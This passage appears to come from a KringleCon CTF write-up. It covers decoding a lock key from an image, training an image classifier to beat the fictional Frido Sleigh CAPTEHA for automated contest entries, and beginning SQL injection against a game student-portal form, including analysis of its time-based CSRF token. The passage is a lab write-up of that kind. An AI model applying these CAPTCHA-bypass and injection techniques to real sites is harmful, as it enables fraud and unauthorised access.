


Figure 112 - Steam Tunnels Screenshot

This is where the talk within KringleCon came in hugely useful:

<https://www.youtube.com/watch?v=KU6FJnbkeLA> as well as another related one:

<https://www.youtube.com/watch?v=AayXf5aRFTI>. It pointed us nicely to the type of key being used which gave us a guide on how to decode the zoomed in version we have.



Figure 113 - Steam Tunnel Screenshot

Once identified, we could start using the guide below to decode our key



Figure 114 - Steam Tunnels Screenshot

After imposing our key onto the guide and adjusting as needed, we had our match.




Figure 115 - Steam Tunnels Screenshot

The reference gave us a number of **122520**. Putting this into

https://key.elfu.org/backend/keys/SC4_preview/122520.png gave us the following key:



Figure 116 - Steam Tunnels Screenshot

Now, we had the key to access <https://thisisit.elfu.org/?challenge=bitting-keyhole>.




Figure 117 - Steam Tunnels Screenshot

Clicking on the keys allowed us to select the key we generated and dragging and dropping it onto the lock, unlocked the door and keyhole, helping us complete the objective.

It led us to Krampus Hollyfeld who told us it was him who took the two turtle doves.

Hello there! I'm Krampus Hollyfeld.

I maintain the steam tunnels underneath Elf U,

Keeping all the elves warm and jolly.

Though I spend my time in the tunnels and smoke,

In this whole wide world, there's no happier bloke!

Yes, I borrowed Santa's turtle doves for just a bit.

Someone left some scraps of paper near that fireplace, which is a big fire hazard.

I sent the turtle doves to fetch the paper scraps.

Answer

Krampus Hollyfeld

Bypassing the Frido Sleigh CAPTEHA

Synopsis

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

- <https://fridosleigh.com/>

Hint

Machine Learning Use Cases for Cyber Security - https://youtu.be/jmVPlwjm_zs

Solution

INSERT PIECE ABOUT TRYING TO SOLVE IT A DIFFERENT WAY


Visiting the site presents us with the screenshot shown further on. Filling it out eventually brings us down to the CAPTEHA.



Figure 118 - Capteha Screenshot

More details about it can be found by clicking on the information link⁴⁰. The capteha is created from a call to <https://fridosleigh.com/api/capteha/request> which pulls in 100 random images.

⁴⁰ https://fridosleigh.com/about_CAPTEHA.html



reCAPTEHA

Privacy - Terms

What is reCAPTEHA?

CAPTEHA: Completely Automated Public Turing test to tell Elves and Humans Apart.

reCAPTEHA is a service created by Alabaster Snowball for the North Pole that helps protect websites from Humans and The Krampus. A “CAPTEHA” is a Turing test to tell elves and humans apart. It is easy for an elf to solve because elves are magical creatures that work on holiday related objects year-round and can spot and click hundreds of holiday items per second. However, non-elves (like humans) will find it nearly impossible to visualize, correctly identify and click holiday items fast enough before the time runs out. Adding reCAPTEHA to a North Pole site enables North Pole site administrators to protect systems that only elves should be able to access. You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.

Figure 119 - Capteha Screenshot

The important line is at the end.

You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.

A few links are given to help us along our way:

- https://downloads.elfu.org/capteha_images.tar.gz
- https://downloads.elfu.org/capteha_api.py
- https://github.com/chrisjd20/img_rec_tf_ml_demo

Frido Sleigh Continuous Cookie Contest



Enter For A Chance to win Frido Sleigh Cookies.
Continuously for Life!

Frido Sleigh has decided to give away life-time supplies of Frido Sleigh cookies to many randomly selected Elves. Simply complete sections 1 and 2 of the form below:

Eligibility and Restrictions:

- Must be an Elf
- Must be an Adult Elf + 180 years or older
- No limit on the number of entries per elf.

Selection Criteria:

- One lucky elf will be chosen at random every minute from now until contest end.
- So keep submitting as many times as it takes until you win!

1 Your Basic Info

Name:

Email:

Age:

180

2 About You

Why Do You Love Frido Sleigh Cookies:

Cause they're so flippin yummy!

Favorite Frido Sleigh Cookies:

- Cupid Crunch
- Sugar Cookie Santas
- Do-Si-Dancers
- Prancer's Peanut Butter Patties
- Canes Ahoy
- Snow-eo's
- Fig Northrons
- Thick Mints

I'm not a human

reCAPTCHA

Submit Entry

Figure 120 – Capteha Screenshot

At this point, it would be crass not to acknowledge the great work of Chris Davis, specifically his work around the code⁴¹ that helped solve this objective.

The code used to solve this objective leaned *very heavily* on what Chris produced and it would be a disservice to Chris if we didn't acknowledge both his repository and video on machine learning⁴².

It's not up to this report to teach about machine learning. It's a very complicated area which Chris does a better job of covering than we ever will and one in which there is a plethora of resources available.

To complete this objective, given the example Chris laid out for us in comparing apples to bananas, it was almost a plug-and-play setup where we merely had to slightly at least one of the python scripts. Amending both scripts helped optimise the process if the machine power wasn't up to scratch.

Training

By default, `python3 retrain.py --image_dir ./training_images/` would have ran trained the TensorFlow machine learning model based on images within the designated folder, under default settings.

Run floating-point version of Mobilenet:

```
'''bash
python retrain.py --image_dir ~/flower_photos \
  --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/feature_vector/3
...'''
```

Run Mobilenet, instrumented for quantization:

```
'''bash
python retrain.py --image_dir ~/flower_photos/ \
  --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/quantops/feature_vector/3
...'''
```

These instrumented models can be converted to fully quantized mobile models via TensorFlow Lite.

There are different Mobilenet models to choose from, with a variety of file size and latency options.

- The first number can be '100', '075', '050', or '025' to control the number of neurons (activations of hidden layers); the number of weights (and hence to some extent the file size and speed) shrinks with the square of that fraction.
- The second number is the input image size. You can choose '224', '192', '160', or '128', with smaller sizes giving faster speeds.

Figure 121 - Capteha Screenshot

For this solution, running the floating-point version versus the one instrumented for quantization made negligible difference.

⁴¹ https://github.com/chrisjd20/img_rec_tf_ml_demo

⁴² https://youtu.be/jmVPLwjm_zs

However, amending the file size and latency options would make a difference. Using 025 as the first value and 128 as the second allowed the scripts to be run more reliable on less powerful machines.

Using the default settings did occasionally work and when loading on a powerful AWS instance, it always worked, but for this objective, choosing speed over accuracy was fine.

```
alan@ubuntu:~/Downloads/img_rec_tf_ml_demo$ python3 retrain.py --image_dir ./training_images/ --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_025_128/feature_vector/3
WARNING:tensorflow:From retrain.py:1356: The name tf.app.run is deprecated. Please use tf.compat.v1.app.run instead.
WARNING:tensorflow:From retrain.py:921: The name tf.gfile.Exists is deprecated. Please use tf.io.gfile.exists instead.
W0106 14:50:26.609646 148144613439296 module_wrapper.py:139] From retrain.py:921: The name tf.gfile.Exists is deprecated. Please use tf.io.gfile.exists instead.
WARNING:tensorflow:From retrain.py:922: The name tf.gfile.DeleteRecursively is deprecated. Please use tf.io.gfile.rmtree instead.
W0106 14:50:26.610454 148144613439296 module_wrapper.py:139] From retrain.py:922: The name tf.gfile.DeleteRecursively is deprecated. Please use tf.io.gfile.rmtree instead.
WARNING:tensorflow:From retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use tf.io.gfile.makedirs instead.
W0106 14:50:26.611306 148144613439296 module_wrapper.py:139] From retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use tf.io.gfile.makedirs instead.
WARNING:tensorflow:From retrain.py:168: The name tf.gfile.Walk is deprecated. Please use tf.io.gfile.walk instead.
W0106 14:50:26.612026 148144613439296 module_wrapper.py:139] From retrain.py:168: The name tf.gfile.Walk is deprecated. Please use tf.io.gfile.walk instead.
I0106 14:50:26.785865 148144613439296 retrain.py:185] Looking for images in 'Candy Canes'
WARNING:tensorflow:From retrain.py:188: The name tf.gfile.Glob is deprecated. Please use tf.io.gfile.glob instead.
W0106 14:50:26.786892 148144613439296 module_wrapper.py:139] From retrain.py:188: The name tf.gfile.Glob is deprecated. Please use tf.io.gfile.glob instead.
I0106 14:50:26.845649 148144613439296 retrain.py:185] Looking for images in 'Christmas Trees'
I0106 14:50:26.893086 148144613439296 retrain.py:185] Looking for images in 'Ornaments'
I0106 14:50:26.941215 148144613439296 retrain.py:185] Looking for images in 'Presents'
I0106 14:50:26.986270 148144613439296 retrain.py:185] Looking for images in 'Santa Hats'
I0106 14:50:27.033178 148144613439296 retrain.py:185] Looking for images in 'Stockings'
I0106 14:50:27.083877 148144613439296 resolver.py:79] Using /tmp/tfhub_modules to cache modules.
WARNING:tensorflow:From retrain.py:309: The name tf.placeholder is deprecated. Please use tf.compat.v1.placeholder instead.
W0106 14:50:27.116248 148144613439296 module_wrapper.py:139] From retrain.py:309: The name tf.placeholder is deprecated. Please use tf.compat.v1.placeholder instead.
```

Figure 122 - Capteha Screenshot

Solving

As mentioned before, truth be told, not a lot was changed from the original file.

The full script used is available in the appendix with comments and the output can be seen below along with the email.

```
alan@ubuntu:~/Downloads/img_rec_tf_nl_demo$ python3 solve.py
[+] CAPTEHA Solved with 4.995865821838379 seconds on the clock
[+] Progress:
[=====] 100%
{"data": "<h2 id=\"result_header\"> Entries for email address januszjastniski@gmail.com no longer accepted as our systems show your email was already ran domly selected as a winner! Go check your email to get your winning code. Please allow up to 3-5 minutes for the email to arrive in your inbox or check your spam filter settings. <br><br> Congratulations and Happy Holidays!</h2>","request":true}
[+] Took 40.75910830497742 to run completely
alan@ubuntu:~/Downloads/img_rec_tf_nl_demo$
```

Figure 123 - Capteha Screenshot

Not long after, the email was received confirming victory.

Frido Sleigh - A North Pole Cookie Company

**Congratulations you have been selected as a winner of
Frido Sleigh's Continuous Cookie Contest!**

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8la8LiZEwvyZr2WO

Congratulations,
The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at kringlecon.com

Figure 124 - Capteha Screenshot

Answer

8la8LiZEwvyZr2WO

Retrieve Scraps of Paper from Server

Synopsis

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

- <https://studentportal.elfu.org/>

Hint

Sqlmap Tamper Scripts - <https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win>

Solution

SQLi it is then! There seems to be two points of injection:

- <https://studentportal.elfu.org/apply.php>
- <https://studentportal.elfu.org/check.php>




Figure 125 - SQLi Screenshot

The apply link will be inserting data and the check link will be reading data so personal preference would be to read data because otherwise it will leave the table for applications massive if we do lots of testing against it and therefore reading data would take a lot longer.

Check Application Status




Figure 126 - SQLi Screenshot

However, adding the classic apostrophe isn't allowed.




Figure 127 - SQLi Screenshot

A few ways around this – we can just amend the type of input to be standard text which will allow the form to be processed.



```
<div class="form-group">
    <label for="inputEmail" class="sr-only">Elf Mail Address</label>
    <input name="elfmail" type="text" id="inputEmail" class="form-control form-control-lg"
        placeholder="Email address" required autofocus> == $0
</div>
<input type="hidden" id="token" name="token" value>
```

Figure 128 - SQLi Screenshot

There's also a token field that's hidden. It's empty on page load but there is some JavaScript that on submission of the form, gets a token from `validator.php` and populates the field before the form finally gets submitted.



```
<script>

    function submitApplication() {
        console.log("Submitting");
        elfSign();
        document.getElementById("check").submit();
    }
    function elfSign() {
        var s = document.getElementById("token");

        const Http = new XMLHttpRequest();
        const url='/validator.php';
        Http.open("GET", url, false);
        Http.send(null);

        if (Http.status === 200) {
            console.log(Http.responseText);
            s.value = Http.responseText;
        }
    }
</script>
```

Figure 129 - SQLi Screenshot

This seems to be CSRF⁴³. An example of a string generated by the file is:

MTAxMDE5MDcxMjk2MTU3ODQyMjk4OTEwMTAxOTA3MS4yOTY=_MTI5MzA0NDExMjU4ODgzMjMyNjEwMjgxLjQ3Mg==

It's two parts of base64 encoded strings. Decoded both halves reveal a string of numbers that seem to be loosely based on time. Running it a dozen or more times in quick succession reveals something like the below, with the 3rd column being the difference between the two

1009693460481577646032100969346.048'	129240762941443231019073.536'	-1292407629414430000000000
1009693461121577646033100969346.112'	129240763023363231019075.584'	-1292407630233630000000000
1009693461121577646033100969346.112'	129240763023363231019075.584'	-1292407630233630000000000
1009693461761577646034100969346.176'	129240763105283231019077.632'	-1292407631052830000000000
1009693461761577646034100969346.176'	129240763105283231019077.632'	-1292407631052830000000000
1009693462401577646035100969346.24'	129240763187203231019079.68'	-1292407631872030000000000
1009693462401577646035100969346.24'	129240763187203231019079.68'	-1292407631872030000000000
1009693463041577646036100969346.304'	129240763269123231019081.728'	-1292407632691230000000000
1009693463041577646036100969346.304'	129240763269123231019081.728'	-1292407632691230000000000
1009693463681577646037100969346.368'	129240763351043231019083.776'	-1292407633510430000000000
1009693463681577646037100969346.368'	129240763351043231019083.776'	-1292407633510430000000000
1009693464321577646038100969346.432'	129240763432963231019085.824'	-1292407634329630000000000
1009693464321577646038100969346.432'	129240763432963231019085.824'	-1292407634329630000000000
1009693464961577646039100969346.496'	129240763514883231019087.872'	-1292407635148830000000000
1009693464961577646039100969346.496'	129240763514883231019087.872'	-1292407635148830000000000
1009693465601577646040100969346.56'	129240763596803231019089.92'	-1292407635968030000000000
1009693466241577646041100969346.624'	129240763678723231019091.968'	-1292407636787230000000000
1009693466241577646041100969346.624'	129240763678723231019091.968'	-1292407636787230000000000
1009693466881577646042100969346.688'	129240763760643231019094.016'	-1292407637606430000000000
1009693466881577646042100969346.688'	129240763760643231019094.016'	-1292407637606430000000000
1009693467521577646043100969346.752'	129240763842563231019096.064'	-1292407638425630000000000
1009693467521577646043100969346.752'	129240763842563231019096.064'	-1292407638425630000000000
1009693468161577646044100969346.816'	129240763924483231019098.112'	-1292407639244830000000000
1009693468161577646044100969346.816'	129240763924483231019098.112'	-1292407639244830000000000
1009693468801577646045100969346.88'	129240764006403231019100.16'	-1292407640064030000000000
1009693468801577646045100969346.88'	129240764006403231019100.16'	-1292407640064030000000000
1009693469441577646046100969346.944'	129240764088323231019102.208'	-1292407640883230000000000
1009693469441577646046100969346.944'	129240764088323231019102.208'	-1292407640883230000000000
1009693470081577646047100969347.008'	129240764170243231019104.256'	-1292407641702430000000000

Figure 130 - SQLi Screenshot

The first column has a mix of epoch/unix time and increases with every request.

Moving on with the SQLi attempt, we submit the form and get an error from the following page which has the following URL: https://studentportal.elfu.org/application-check.php?elfmail=test%40email.com%27&token=MTAxMDF5MDg2MjcyMTU3ODQyMzlyMzFwMTAxOTA4Ni4yNzI%3D_MTI5MzA0NDMwNDI4MTYzMjMyNjEwNzYwLjcwNA%3D%3D.

⁴³ [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))



Figure 131 - SQLi Screenshot

Refreshing the page, removing the token or putting a different token in results in another error.



Figure 132 - SQLi Screenshot

Let's throw SQLMAP at the URL and see what happens.

